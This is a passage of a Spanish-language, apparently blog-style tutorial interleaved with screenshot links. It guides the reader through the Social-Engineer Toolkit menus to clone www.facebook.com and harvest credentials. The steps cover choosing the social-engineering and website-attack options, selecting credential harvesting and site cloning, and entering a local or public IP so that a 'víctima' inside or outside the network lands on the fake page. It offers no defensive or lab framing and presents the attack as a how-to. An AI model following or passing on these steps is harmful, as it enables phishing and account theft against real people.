
Según arranca, se abre una consola de comandos. Damos dos veces a Yes o Y hasta que aparezca el siguiente menú. Marcamos 1, que es ataque de Ingeniería Social.




Nos sale un nuevo menú al que pulsamos la opción 2, ya que lo que queremos es atacar una web, si Facebook cansinos!




En el nuevo menú le damos a la opción 3 para obtener sus credenciales.




Ahora en otro menú más le damos a la opción 2 para clonar un sitio de internet.




Ponemos nuestra IP local, que podemos ver con un ifconfig si la víctima está en nuestra red. Si es alguien de fuera, ponemos nuestra IP pública, que podemos ver con la opción Cuál es mi IP? De la sección Útiles.




Ahora indicamos la web a clonar, en este caso www.facebook.com.



Damos al intro y a esperar, saldrá algo similar a la siguiente imagen, en mi caso al tener el Apache encendido me avisa, pero no pasa nada, doy a y de yes y listo.

